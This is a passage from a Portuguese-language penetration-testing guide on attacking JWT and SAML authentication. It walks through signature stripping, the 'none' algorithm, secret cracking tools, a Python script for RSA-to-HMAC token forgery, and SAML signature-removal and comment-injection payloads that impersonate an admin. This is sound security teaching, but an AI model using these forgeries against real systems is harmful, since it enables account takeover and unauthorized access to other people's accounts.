


Essa é uma das maiores desvantagens do uso do HTTP Basic Auth. Toda vez que você envia uma solicitação, seu nome de usuário e senha em texto claro são enviados como um cabeçalho de autenticação codificado em base64, o que o torna muito suscetível a ataques de espionagem.

## Token da Web Json (JWT)

### Introdução

Os Json Web Tokens (JWTs) são extremamente populares entre os pontos de extremidade de API, pois são fáceis de implementar e entender.



Quando um usuário tentar fazer login, o sistema enviará suas credenciais para a API de backend. Depois disso, o backend verificará as credenciais e, se estiverem corretas, gerará um token JWT. Esse token é enviado ao usuário e, depois disso, qualquer solicitação enviada à API terá esse token JWT para comprovar sua identidade.

Conforme mostrado abaixo, um token JWT é composto de três partes separadas por pontos:

- eyJhbGciOiJIUzI1NilsInR5cCI6IkpXVCJ9eyJzdWliOiIxMjM0NTY3ODkwIiibmFtZSI6IkpvaG4gRG9IiwiWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV\_adQssw5c

The screenshot shows the jwt.io website interface. On the left, under the heading 'Encoded', there is a text input field containing a long, encoded JWT token. On the right, under the heading 'Decoded', there are three sections: 'HEADER: ALGORITHM & TOKEN TYPE' showing the JSON { "alg": "HS256", "typ": "JWT" }; 'PAYLOAD: DATA' showing the JSON { "sub": "1234567890", "name": "John Doe", "iat": 1516239022 }; and 'VERIFY SIGNATURE' which contains the HMACSHA256 formula using the secret 'your-256-bit-secret'. Below the formula is a checkbox labeled 'secret base64 encoded'.

O token pode ser facilmente decodificado usando um decodificador base64, mas eu gosto de usar o site [jwt.io](https://jwt.io) para decodificar esses tokens, conforme mostrado acima.

Observe como há três partes em um token JWT:

- Cabeçalho
- Carga útil
- Assinatura

A primeira parte do token é o cabeçalho, onde você especifica o algoritmo usado para gerar a assinatura. A segunda parte do token é a carga útil, onde você especifica as informações usadas para o controle de acesso. No exemplo acima, a seção de carga útil tem uma variável chamada "name"; esse nome é usado para determinar quem é o usuário durante a autenticação. A última parte do token é a assinatura, esse valor é usado para

garantir que o token não tenha sido modificado ou adulterado. A assinatura é feita concatenando as seções do cabeçalho e da carga útil e, em seguida, assina esse valor com o algoritmo especificado no cabeçalho que, nesse caso, é "H256".

Se um invasor puder assinar sua própria chave, ele poderá se passar por qualquer usuário do sistema, pois o backend confiará nas informações contidas na seção de carga útil. Há vários ataques diferentes que tentam fazer isso, conforme mostrado nas seções abaixo.

### Assinatura excluída

Sem uma assinatura, qualquer pessoa poderia modificar a seção de carga útil, ignorando completamente o processo de autenticação. Se você remover a assinatura de um token JWT e ele ainda for aceito, você acabou de contornar o processo de verificação. Isso significa que você pode modificar a seção de carga útil para o que quiser e ela será aceita pelo backend.

The screenshot shows the jwt.io interface. On the left, under the heading 'Encoded', there is a text input field with placeholder text 'PASTE A TOKEN HERE'. Below it, the raw encoded JWT is shown: `eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6ImFkbWluIiwiaWF0IjoxNTE2MjM5MDIyfQ`. On the right, under the heading 'Decoded', there are two sections: 'HEADER: ALGORITHM & TOKEN TYPE' and 'PAYLOAD: DATA'. The 'HEADER' section contains the JSON object: `{ "alg": "HS256", "typ": "JWT" }`. The 'PAYLOAD' section contains the JSON object: `{ "sub": "1234567890", "name": "admin", "iat": 1516239822 }`.

Usando o exemplo anterior, poderíamos alterar o valor de "name" de "john doe" para "admin", o que poderia nos conectar como o usuário administrador.

#### Nenhum Algoritmo

Se você puder mexer no algoritmo usado para assinar o token, poderá interromper o processo de verificação da assinatura. O JWT oferece suporte a um algoritmo "none", que foi originalmente usado para fins de depuração. Se o algoritmo "none" for usado, qualquer token JWT será válido, desde que a assinatura esteja ausente, conforme mostrado abaixo:

#### HEADER: ALGORITHM & TOKEN TYPE

```
{
 "alg": "none",
 "typ": "JWT"
}
```

#### PAYLOAD: DATA

```
{
 "sub": "1234567890",
 "name": "admin",
 "iat": 1516239022
}
```

Observe que esse ataque pode ser feito manualmente ou você pode usar um plug-in Burp chamado "Json Web Token Attacker", conforme mostrado na imagem abaixo:



Pessoalmente, gosto de usar o plug-in, pois você pode ter certeza de que não vai bagunçar nada e, em geral, é muito mais rápido fazer as coisas acontecerem.

#### Chave secreta de força bruta

Os tokens JWT usarão um algoritmo HMAC ou RSA para verificar a assinatura. Se o aplicativo estiver usando um algoritmo HMAC, ele usará uma chave secreta ao gerar a assinatura. Se você conseguir adivinhar essa chave secreta, poderá gerar assinaturas que lhe permitirão forjar seus próprios tokens. Há vários projetos que podem ser usados para decifrar essas chaves, conforme mostrado abaixo:

- <https://github.com/AresS31/jwtcat>
- <https://github.com/lmammino/jwt-cracker>
- <https://github.com/mazen160/jwt-pwn>
- <https://github.com/brendan-rius/c-jwt-cracker>

A lista pode continuar por dias, basta pesquisar no github as palavras "jwt cracker" e você encontrará todos os tipos de ferramentas que podem fazer isso para você.

### RSA para HMAC

Há vários métodos de assinatura que podem ser usados para assinar um token JWT, conforme mostrado na lista abaixo:


- RSA
- HMAC
- Nenhum

O RSA usa uma chave pública/privada para criptografia. Se você não estiver familiarizado com os processos de criptografia assimétrica, sugiro que pesquise sobre o assunto. Ao usar o RSA, o token JWT é assinado com uma chave privada e verificado com a chave pública. Como você pode perceber pelo nome, a chave privada deve ser privada e a chave pública deve ser pública. O HMAC é um pouco diferente, pois, como muitos outros algoritmos de criptografia simétrica, o HMAC usa a mesma chave para criptografia e descriptografia.

No código, quando você estiver usando RSA e HMAC, ele será parecido com o seguinte:

- verificar("RSA",chave,token)
- verificar("HMAC",chave,token)

O RSA usa uma chave privada para gerar a assinatura e uma chave pública para verificar a assinatura, enquanto o HMAC usa a mesma chave para gerar e verificar a assinatura.



Como você já sabe, o algoritmo usado para verificar uma assinatura é determinado pelo cabeçalho JWT. Então, o que acontece se um invasor alterar o algoritmo RSA para HMAC. Nesse caso, a chave pública seria usada para verificar a assinatura, mas como estamos usando o HMAC, a chave pública também pode ser usada para assinar o token. Como essa chave pública deve ser pública, um invasor poderia obter um token usando a chave pública e o servidor verificaria o token usando a mesma chave pública. Isso é possível porque o código é escrito para usar a chave pública durante o processo de verificação. Em condições normais, a chave privada seria usada para gerar uma assinatura, mas como o invasor especificou um algoritmo HMAC, a mesma chave é usada para assinar um token e verificar um token. Como essa chave é pública, um invasor pode forjar a sua própria chave, conforme mostrado no código abaixo.

```
1 import hmac
2 import hashlib
3 import base64
4 import json
5
6
7 key = open('/Users/joker/Downloads/public.pem',"r").read()
8 header = '{"typ":"JWT","alg":"HS256"}\n'
9 payload = '{"login":"admin"}\n'
10
11 b_header = base64.b64encode(header.encode('utf-8')).decode('utf-8').rstrip("=")
12 b_payload = base64.b64encode(payload.encode('utf-8')).decode('utf-8').rstrip("=")
13
14 token_no_sig = (b_header + "." + b_payload)
15
16 signature = hmac.new(bytes(key,'utf8'), token_no_sig.encode('utf-8'), digestmod=hashlib.sha256).digest()
17
18 print(token_no_sig + "." + base64.urlsafe_b64encode(signature).decode('utf-8').rstrip("="))
```

O cabeçalho original estava usando o algoritmo RS256, mas nós o alteramos para usar o HS256. Em seguida, alteramos nosso nome de usuário para admin e assinamos o token usando a chave pública do servidor. Quando isso for enviado ao servidor, ele usará o algoritmo HS256 para verificar o token em vez do RS256. Como o código de backend foi configurado para usar uma chave pública/privada, a chave pública será usada durante o processo de verificação e nosso token será aprovado.

## Resumo


Os Json web tokens (JWT) são uma forma relativamente nova de lidar com a autenticação e são relativamente simples em comparação com outros métodos. No entanto, mesmo com essa simplicidade, há várias vulnerabilidades que afetam os JWTs. Se um invasor conseguir forjar seu próprio tíquete, o jogo acaba. É por isso que a maioria dos ataques gira em torno dessa metodologia.

## Linguagem de marcação de asserção de segurança (SAML)

### Introdução

Se você estiver lidando com uma empresa da Fortune 500, uma empresa que implementa uma rede de confiança zero ou uma empresa que utiliza a tecnologia de logon único (SSO), provavelmente verá a SAML (Security Assertion Markup Language). De acordo com o Google, o SSO é "um esquema de autenticação que permite que um usuário faça login com uma única ID e senha em qualquer um dos sites da Web".

vários sistemas de software relacionados, porém independentes".



A ilustração acima descreve como é possível implementar o SAML. A primeira coisa a que você deve prestar atenção é o site de SSO e o provedor de identidade (ID). Lembre-se de que o objetivo do SSO é usar um conjunto de credenciais em vários sites, portanto, precisamos de um local central para fazer login, e os sites de SSO funcionam como esse local. Quando fizermos login no site

No site de SSO, as credenciais serão enviadas para o ID. O ID verificará as credenciais fornecidas em um banco de dados e, se houver correspondência, você será conectado. Agora, se tentarmos fazer login em nosso site de destino, também conhecido como provedor de serviços (SP), seremos encaminhados para o site de SSO. Como já estamos conectados ao site de SSO, seremos encaminhados de volta ao SP com nossa assentença SAML que contém nossa identidade.

Uma assentença SAML é o documento XML que o provedor de identidade envia ao provedor de serviços e que contém a autorização do usuário. A assentença SAML conterá uma seção de assunto que contém as informações de autenticação, como um nome de usuário, e também uma seção de assinatura que contém um valor de assinatura que verifica se a seção de assunto não foi adulterada. Observe que a seção de assinatura contém uma tag chamada "Reference URI" que aponta para a seção à qual a assinatura se aplica. Na assentença SAML abaixo, vemos que a assinatura tem um URI de referência de "\_2fa74dd0-f1dd-0138-2aed-0242ac110033". Observe como isso é igual ao "Assertion ID", o que significa que essa assinatura está verificando essa tag e tudo o que ela contém.

```

<Assertion ID="_2fa74dd0-f1dd-0138-2aed-0242ac110033"
 IssueInstant="2020-10-16T12:58:18Z" Version="2.0" xmlns="urn:oasis:names:tc:SAML:2.0:assertion">
 <Issuer>http://idp-ptl-846b660e-ed96ed03.libcurl.so/saml/auth</Issuer>
 <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
 <ds:SignedInfo xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
 <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" />
 <ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256" />
 <ds:Reference URI="#_2fa74dd0-f1dd-0138-2aed-0242ac110033">
 <ds:Transforms>
 <ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" />
 <ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" />
 </ds:Transforms>
 <ds:DigestMethod Algorithm="http://www.w3.org/2001/04/xmlenc#sha256" />
 <ds:DigestValue>udbKEV3p8fpkMNw6rS+gUiSISQBwk+dtOsEzA9hIJg=</ds:DigestValue>
 </ds:Reference>
 </ds:SignedInfo>
 <ds:SignatureValue>jicySepQhVL5+ClXu+7AQHrcn9g3WklGoN59MNSWFY57RfmIDRT7Nvx0v1yWILmgZyz2uilEiTvVK25pqWzU</ds:SignatureValue>
 <KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
 <ds:X509Data>
 <ds:X509Certificate>MIIFNjCCAx4CCQDOVi3CrrCx1jANBgkqhkiG9w0BAQsFADBdMQswCQYDVQQGEwJBVTERMA8GA1UECA</ds:X509Data>
 </KeyInfo>
 </ds:Signature>
 <Subject>
 <NameID Format="urn:oasis:names:tc:SAML:2.0:nameid-format:persistent">target@gmail.com</NameID>
 <SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
 <SubjectConfirmationData
 InResponseTo="_5e358f6d-4b51-4397-ad16-1cec3efff79a"
 NotOnOrAfter="2020-10-16T13:01:18Z" Recipient="http://ptl-846b660e-ed96ed03.libcurl.so:80/saml/consume"/>
 </SubjectConfirmation>
 </Subject>

```

Observe também que na imagem acima há uma tag chamada "NameID" que contém o nome de usuário do usuário. Essas informações são enviadas ao provedor de serviços e, se forem aceitas, farão nosso login como esse usuário.

Saml Response  
ID = 88976

Assertion  
ID = 12345

Signature  
Reference URI = 12345  
Signature Value = KJHGVBH.....

Subject  
Name ID = test@gmail.com

Conditions

Signature  
Reference URI = 88976

#### Remoção de assinatura XML

Quando um provedor de serviços recebe uma asserção SAML, o ponto de extremidade deve verificar se as informações não foram adulteradas ou modificadas, verificando a assinatura XML. Em alguns sistemas, é possível contornar essa verificação removendo o valor da assinatura ou toda a tag de assinatura da asserção ou da mensagem.

```
<Assertion ID="_2fa74dd0-f1dd-0138-2aed-0242ac110033"
 IssueInstant="2020-10-16T12:58:18Z" Version="2.0" xmlns="urn:oasis:names:tc:SAML:2.0:assertion">
 <Issuer>http://idp-pti-846b660e-ed96ed03.libcurl.so/saml/auth</Issuer>
 <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
 <ds:SignedInfo xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
 <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" />
 <ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256" />
 <ds:Reference URI="#_2fa74dd0-f1dd-0138-2aed-0242ac110033">
 <ds:Transforms>
 <ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" />
 <ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" />
 </ds:Transforms>
 <ds:DigestMethod Algorithm="http://www.w3.org/2001/04/xmlenc#sha256" />
 <ds:DigestValue>udbKEV3p8fpkMNw6rS+gUiSISQBwk+dtOsEzA9hlLjg=</ds:DigestValue>
 </ds:Reference>
 </ds:SignedInfo>
 <ds:SignatureValue>jicySepQhVL5+CIxu+7AQHrcn9g3WklGoN59MNSWFY57RfmIDRT7Nvx0v1yWIlgZyz2uilEiTvV
 <KeyInfo xmlns="http://www.w3.org/2000/09/xmldsig#">
 <ds:X509Data>
 <ds:X509Certificate>MIIFNjCCAx4CCQDOVi3CrrCx1jANBqkqhkiG9w0BAQsFADBdMQswCQYDVQQGEwJBVTERMA
 </ds:X509Data>
 </KeyInfo>
 </ds:Signature>
```

Uma das primeiras coisas que tento fazer é deixar os dados de "SignatureValue" em branco, de modo que se pareçam com "<ds:SignatureValue></SignatureValue>". Em determinadas situações, isso é suficiente para interromper completamente a verificação de assinatura, permitindo que você modifique as informações na asserção.

Outro ataque é remover completamente as tags de assinatura da solicitação. Se você estiver usando o plug-in SAML Raider no Burp, poderá fazer isso clicando no botão "Remove Signatures" (Remover assinaturas), conforme mostrado abaixo:

**Request**

Raw Params Headers Hex SAML Raider

**XSW Attacks**

? XSW1 ▾ Preview in Browser... Reset Message

Apply XSW

**XML Signature**

? ▾ Remove Signatures (Re-)Sign Assertion

Send Certificate to SAML Raider Certs (Re-)Sign Message

Search

The screenshot shows the SAML Raider application's interface. At the top, there's a navigation bar with tabs: Raw, Params, Headers, Hex, and SAML Raider. The SAML Raider tab is currently active. Below the navigation bar, there's a section titled "XSW Attacks" with a dropdown menu set to "XSW1". There are buttons for "Preview in Browser...", "Reset Message", and "Apply XSW". Underneath this, there's a section titled "XML Signature" with a dropdown menu set to "SAML Raider Certs". It includes buttons for "Remove Signatures", "(Re-)Sign Assertion", "Send Certificate to SAML Raider Certs", and "(Re-)Sign Message". A "Search" button is also present. The overall layout is clean with a white background and a light blue header bar.

Observe que você também pode remover a assinatura manualmente se não quiser usar o plug-in. O resultado final será uma mensagem ou uma tag de asserção sem assinatura.

**Request**

- Raw
- Params
- Headers
- Hex
- SAML Raider

**XSW Attacks**

XSW1
Preview in Browser...
Reset Message

Apply XSW

**XML Signature**

Remove Signatures
(Re-)Sign Assertion

Send Certificate to SAML Raider Certs
(Re-)Sign Message

Search

Message signature successful removed

```
<?xml version="1.0" encoding="UTF-8"?>
<samlp:Response
 Consent="urn:oasis:names:tc:SAML:2.0:consent:unspecified"
 Destination="http://ptl-846b660e-ed96ed03.libcurl.so:80/saml/consume"
 ID="_2fa74b90-f1dd-0138-2aed-0242ac110033"
 InResponseTo="_5e358f6d-4b51-4397-ad16-1cec3efff79a"
 IssueInstant="2020-10-16T12:58:18Z" Version="2.0" xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol">
 <Issuer xmlns="urn:oasis:names:tc:SAML:2.0:assertion">http://idp-ptl-846b660e-ed96ed03.libcurl.so/saml/auth</Issuer>
 <samlp:Status>
 <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
 </samlp:Status>
 <Assertion ID="_2fa74dd0-f1dd-0138-2aed-0242ac110033"
 IssueInstant="2020-10-16T12:58:18Z" Version="2.0" xmlns="urn:oasis:names:tc:SAML:2.0:assertion">
 <Issuer>http://idp-ptl-846b660e-ed96ed03.libcurl.so/saml/auth</Issuer>
 <Subject>
 <NameID Format="urn:oasis:names:tc:SAML:2.0:nameid-format:persistent">testing123@gmail.com</NameID>
 <SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
 <SubjectConfirmationData
 InResponseTo="_5e358f6d-4b51-4397-ad16-1cec3efff79a"
 NotOnOrAfter="2020-10-16T13:01:18Z" Recipient="http://ptl-846b660e-ed96ed03.libcurl.so:80/saml/consume"/>
 </SubjectConfirmation>
 </Subject>
 <Conditions NotBefore="2020-10-16T12:58:13Z" NotOnOrAfter="2020-10-16T13:58:18Z">
 <AudienceRestriction>
 <Audience>http://ptl-846b660e-ed96ed03.libcurl.so:80/saml/auth</Audience>
 </AudienceRestriction>
 </Conditions>
 <AuthnStatement AuthnInstant="2020-10-16T12:58:18Z" SessionIndex="_2fa74dd0-f1dd-0138-2aed-0242ac110033">
 <AuthnContext>
 <AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:Password</AuthnContextClassRef>
 </AuthnContext>
 </AuthnStatement>
 </Assertion>
</samlp:Response>
```

**Assertion**

|                          |                 |
|--------------------------|-----------------|
| Condition Not Before     | 2020-10-16T     |
| Condition Not After      | 2020-10-16T     |
| Issuer                   | http://idp-ptl- |
| <b>Signature</b>         |                 |
| Signature Algorithm      | http://www.w3.  |
| Digest Algorithm         | http://www.w3   |
| <b>Subject</b>           |                 |
| Subject Conf. Not Before |                 |
| Subject Conf. Not After  | 2020-10-16T     |
| <b>Encrypted with</b>    |                 |

Observe como a ilustração acima não contém a seção de assinatura. Um provedor de serviços normal rejeitaria essa mensagem, mas, em alguns casos, ela ainda será aceita. Se esse for o caso, um invasor poderá modificar as informações nas tags "Subject" sem a seção de assinatura.

informações que estão sendo verificadas. Isso permitiria que um invasor fornecesse o e-mail de outro usuário, dando-lhe acesso total à sua conta.

### Injeção de comentário XML

Um comentário em XML é igual a um comentário em qualquer outra linguagem; é usado pelos programadores para mencionar algo no código e é ignorado pelos compiladores. Em XML, podemos incluir comentários em qualquer lugar do documento usando a seguinte tag:

- <!-- Seu comentário-- >

Um analisador XML normalmente ignora ou remove esses comentários ao analisar um documento XML e é aí que um invasor pode atacar. Se passarmos o nome de usuário "admin<!--Your comment-- > @gmail.com", o comentário será removido/ignorado, dando-nos o nome de usuário "admin@gmail.com".


```
<Subject>
<NameID Format="urn:oasis:names:tc:SAML:2.0:nameid-format:persistent">admin<!--yourcomment-->@gmail.com</NameID>
<SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
<SubjectConfirmationData
 InResponseTo="_0775cb18-606f-4309-8053-462f0f424b19"
 NotOnOrAfter="2020-10-16T14:31:26Z" Recipient="http://ptl-31d398d6-c7e48b99.libcurl.so:80/saml/consume"/>
</SubjectConfirmation>
</Subject>
```

Podemos ver na imagem acima de uma resposta SAML que criei um usuário que contém um comentário. Quando ele for passado para o provedor de serviços, o comentário será removido, fornecendo o e-mail "admin@gmail.com". Em seguida, faremos login como esse usuário.

## XML Signature Wrapping (XSW)

A ideia do XML Signature Wrapping (XSW) é explorar a separação entre o Verificador de SSO e o Processador de SSO. Isso é possível porque os documentos XML que contêm assinaturas XML são normalmente processados em duas etapas separadas, uma para a validação da assinatura digital e outra para o aplicativo que usa os dados XML.

Um aplicativo típico localizará primeiro a assinatura e seu uri de referência. Como mencionado anteriormente, o uri de referência é usado para determinar qual documento a assinatura verifica. O aplicativo usará o uri de referência para descobrir qual elemento XML está assinado e o validar ou invalidar. Após a conclusão do processo de validação, o aplicativo localizará o elemento XML desejado e analisará as informações que está procurando. Normalmente, a validação e a fase de processamento usarão o mesmo elemento XML, mas, com o agrupamento de assinaturas, esse pode não ser o caso; a validação pode ser executada em um elemento, mas a fase de processamento ocorre em outro elemento.



Se estiver testando esse tipo de vulnerabilidade, recomendo usar o plug-in SAML Raider para o Burp, conforme mostrado abaixo:

